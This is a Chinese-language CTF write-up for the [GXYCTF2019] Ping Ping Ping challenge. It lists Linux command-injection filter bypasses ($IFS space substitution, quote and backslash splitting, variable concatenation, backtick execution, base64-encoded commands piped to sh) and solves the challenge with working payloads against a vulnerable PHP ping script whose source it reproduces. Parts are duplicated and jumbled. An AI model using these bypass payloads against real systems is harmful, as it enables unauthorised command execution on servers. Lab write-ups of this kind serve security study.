Linux命令绕过,以[GXYCTF2019] Ping Ping Ping为例
Linux命令绕过,以[GXYCTF2019] Ping Ping Ping为例
命令联合执行
;     前面的执行完执行后面的
|     管道符,上一条命令的输出,作为下一条命令的参数(显示后面的执行结果)
||    当前面的执行出错时(为假)执行后面的
&     将任务置于后台执行
&&    前面的语句为假则直接出错,后面的也不执行,前面只能为真
%0a  (换行)
%0d  (回车)
命令绕过空格方法
${IFS}$9

$IFS
${IFS}
$IFS$1 //$1改成$加其他数字貌似都行
IFS
<
<>
{cat,flag.php}  //用逗号实现了空格功能,需要用{}括起来
%20   (space)
%09   (tab)
X=$'cat\x09./flag.php';$X       (\x09表示tab,也可以用\x20)

ps:有时会禁用cat:
解决方法是使用tac反向输出命令:
linux命令中可以加\,所以甚至可以
ca\t /fl\ag
内联执行
内联,就是将反引号内命令的输出作为输入执行
?ip=127.0.0.1;cat$IFS$9`ls`

$IFS在Linux下表示为空格
$9是当前系统shell进程第九个参数持有者,始终为空字符串,$后可以接任意数字

这里$IFS$9或$IFS垂直,后面加个$与{}类似,起截断作用
使用变量代替字符串
?ip=127.0.0.1;a=f;cat$IFS$1$alag.php        过滤
?ip=127.0.0.1;a=l;cat$IFS$1f$aag.php        没flag
?ip=127.0.0.1;a=a;cat$IFS$1fl$ag.php        过滤
?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php        有flag
?ip=127.0.0.1;a=fl;b=ag;cat$IFS$1$a$b.php   过滤
?ip=127.0.0.1;b=ag;a=fl;cat$IFS$1$a$b.php   有flag
被过滤的bash,用管道+sh替换
cat flag.php用base64加密来绕过正则匹配
Y2F0IGZsYWcucGhw
1
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|bash
1
//?ip= fxck your bash!过滤了flag、bash,但sh没过滤,linux下可用sh
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
1
|sh 就是执行前面的echo脚本
其他思路
cat fl*  用*匹配任意
cat fla* 用*匹配任意
ca\t fla\g.php        反斜线绕过
cat fl''ag.php        两个单引号绕过
echo "Y2F0IGZsYWcucGhw" | base64 -d | bash
//base64编码绕过(引号可以去掉)  |(管道符) 会把前一个命令的输出作为后一个命令的参数

echo "63617420666c61672e706870" | xxd -r -p | bash
//hex编码绕过(引号可以去掉)

echo "63617420666c61672e706870" | xxd -r -p | sh
//sh的效果和bash一样

cat fl[a]g.php       用[]匹配

a=fl;b=ag;cat $a$b          变量替换
cp fla{g.php,G}    把flag.php复制为flaG
ca${21}t a.txt 利用空变量 使用$*和$@,$x(x 代表 1-9),${x}(x>=10)(小于 10 也是可以的) 因为在没有传参的情况下,上面的特殊变量都是为空的 
解题
/?ip=

用|或;执行命令
?ip=127.0.0.1;ls
/?ip=
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php滤了空格和标点,flag等符号,不能直接cat flag
?ip=127.0.0.1;cat flag.php/?ip= fxck your space!过滤了空格,用${IFS}$代替
?ip=127.0.0.1;cat${IFS}flag.php fxck your symbol! 也过滤了{},用$IFS$1代替
?ip=127.0.0.1;cat$IFS$1flag.php/?ip= fxck your flag!不读flag,读index
?ip=127.0.0.1;cat$IFS$1index.php

/?ip=
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "
";
  print_r($a);
}

?>
查看源代码
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.035 ms
64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.050 ms
64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.053 ms
64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.046 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.035/0.046/0.053 ms
/?ip=
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}

?>
完整index.php代码,知道过滤条件
过滤的特殊字符:

& / ? * < x{00}-\x{1f} ' " \ () [] {}  空格
"xxxfxxxlxxxaxxxgxxx" " " "bash"
flag的贪婪匹配,匹配一个字符串中,是否按顺序出现过flag四个字母
if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
使用变量代替字符串
?ip=127.0.0.1;a=f;cat$IFS$1$alag.php        过滤
?ip=127.0.0.1;a=l;cat$IFS$1f$aag.php        没flag
?ip=127.0.0.1;a=a;cat$IFS$1fl$ag.php        过滤
?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php        有flag
?ip=127.0.0.1;a=fl;b=ag;cat$IFS$1$a$b.php   过滤
?ip=127.0.0.1;b=ag;a=fl;cat$IFS$1$a$b.php   有flag
内联执行
?ip=127.0.0.1;cat$IFS`ls`
?ip=127.0.0.1;cat$IFS$3`ls`
?ip=127.0.0.1;cat$IFS$9`ls`
?ip=127.0.0.1|cat$IFS$9`ls`/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{d893b431-5300-4b46-9b52-3a5a2390cfca}";
?>
/?ip=
<?php
if(isset($_GET['ip'])){
$ip = $_GET['ip'];
if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
die("fxck your symbol!");
} else if(preg_match("/ /", $ip)){
die("fxck your space!");
} else if(preg_match("/bash/", $ip)){
die("fxck your bash!");
} else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
die("fxck your flag!");
}
$a = shell_exec("ping -c 4 ".$ip);
echo "<pre>";
print_r($a);
}
?>被过滤的bash,用管道+sh替换
cat flag.php用base64加密来绕过正则匹配
Y2F0IGZsYWcucGhw

?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|bash
//?ip= fxck your bash!过滤了flag、bash,但sh没过滤,linux下可用sh
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh|sh 就是执行前面的echo脚本